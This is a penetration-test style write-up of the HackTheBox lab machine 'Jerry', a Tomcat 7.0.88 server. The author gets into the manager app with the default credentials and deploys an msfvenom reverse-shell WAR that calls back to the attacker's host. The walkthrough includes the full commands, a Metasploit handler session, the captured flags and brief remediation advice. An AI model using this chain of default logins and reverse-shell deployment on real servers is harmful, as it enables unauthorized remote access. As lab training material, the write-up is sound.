TOLGA ÜNER

Penetration Test Report of HacktheBox Machine JERRY

March 29, 2023

Table of Contents

Scope

The scope of this assessment was one IP Address and the Tomcat Server.

Scope Detail

IP Address - URL	Description
10.129.136.9 - http://10.129.136.9:8080/	IP Address – Web Page

Findings

In my assessment I found couple of vulnerabilities that gives attacker access to the machine. The first one is using the default credentials for admin. The other vulnerability is caused by the vulnerable Tomcat version. By exploiting this version, I was able to connect to the machine.

Severity of the Findings


Finding Number	Severity	Description
1.	High	Default Credentials
2.	High	Vulnerable Version of Tomcat

Walkthrough of the Findings

Finding 1: Default Credentials

The first thing I did was scan the IP address that I have with Nmap to see the open ports. I saw the port 8080 was open.

Command: nmap -sV -p- 10.129.136.9




```
┌──(root㉿host)-[/home/tlg/Desktop/test/jerry]
└─# nmap -sV -p-  10.129.136.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 22:11 +03
Nmap scan report for 10.129.136.9 (10.129.136.9)
Host is up (0.072s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.82 seconds

┌──(root㉿host)-[/home/tlg/Desktop/test/jerry]
```

After checking port 8080 on website, I came across with the Tomcat server.



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO


Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 7.0 access to the manager application is split between different users. Read more...
Release Notes
Changelog
Migration Guide
Security Notices

Documentation
Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki
Find additional important configuration information in:
`$CATALINA_HOME/RUNNING.txt`
Developers may be interested in:
Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages


While in the server I checked the manager app, but it was restricted. Then I used the nikto tool for any information. The nikto tool gave me the information that manager app uses the default credentials for Tomcat.





```
┌──(root㉿host)-[/home/tlg/Desktop/test/jerry]
└─# nikto -host http://10.129.136.9:8080/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.129.136.9
+ Target Hostname:    10.129.136.9
+ Target Port:        8080
+ Start Time:         2023-03-27 22:22:27 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 's3cret'). Apache Tomcat.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 8019 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2023-03-27 22:34:32 (GMT3) (725 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Then I tried these credentials on login page and it worked.




Username: tomcat

Password: ••••••

Finding 2: Vulnerable Version of Tomcat

Inside the manager app.



10.129.136.9:8080/manager/html

Manager


List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Bottom of the applications section there is a deploy section that allows for me to deploy war file.



Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:


WAR file to deploy

Select WAR file to upload Browse... No file selected.

While checking the server I saw the Tomcat version. It is Apache Tomcat/7.0.88. After searching for this version, I saw that this version is vulnerable.


To exploit this version, I created a java/shell_reverse_tcp payload as a war file in msfvenom.

Command: msfvenom -p java/shell_reverse_tcp Local IP Local Port -f war > pay.war



```
┌──(root㉿host)-[/home/tlg/Desktop/test/jerry]
└─# msfvenom -p java/shell_reverse_tcp lhost=10.10.14.93 lport=4444 -f war > pay.war
Payload size: 13317 bytes
Final size of war file: 13317 bytes
```

After I created this payload, I uploaded to the server.



10.129.136.9:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=81E8F52BDE3379C1647194EA7E514A74

ersion	Display Name
one specified	Welcome to Tomcat
one specified	Tomcat Documentation
one specified	Servlet and JSP Examples
one specified	Tomcat Host Manager Application
one specified	Tomcat Manager Application
one specified	

cated on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Select WAR file to upload Browse... No file selected.


File Upload

tlg / Desktop / test / jerry

Name

pay.war


shell.war



10.129.136.9:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=81E8F52BDE3379C1647194EA7E514A74

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/pay	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Then I started the msfconsole program to create a multi/handler and set the payload java/shell_reverse_tcp. Then I configured the payload with my IP address and my port. Then I ran the exploit.




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.93:4444
[*] Command shell session 1 opened (10.10.14.93:4444 → 10.129.136.9:49197) at 2023-03-29 08:45:35 +0300


Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----


C:\apache-tomcat-7.0.88>
```

The user and root flag were inside the C:\Users\Administrator\Desktop\flags



```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```


Remediation

Finding 1: Default Credentials

Don’t use default credentials.

Finding 2: Vulnerable Version of Tomcat

Use the latest version of Tomcat.



Apache Tomcat default page

Developer(s)	The Apache Software Foundation
Initial release	1999
Stable release	**10.1.6** / 24 February 2023
Repository	Tomcat Repository

8 more rows

How to upgrade Tomcat version

- https://support.hcltechsw.com/csm?id=kb_article&sysparm_article=KB0099544

References

Finding 1: Default Credentials

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown

https://knowledge.broadcom.com/external/article/72080/how-to-bring-up-the-tomcat-manager-gui.html

https://vulners.com/openvas/OPENVAS:1361412562310111013

Finding 2: Vulnerable Version of Tomcat

https://tomcat.apache.org/security-7.html

https://support.hcltechsw.com/csm?id=kb_article&sysparm_article=KB0099544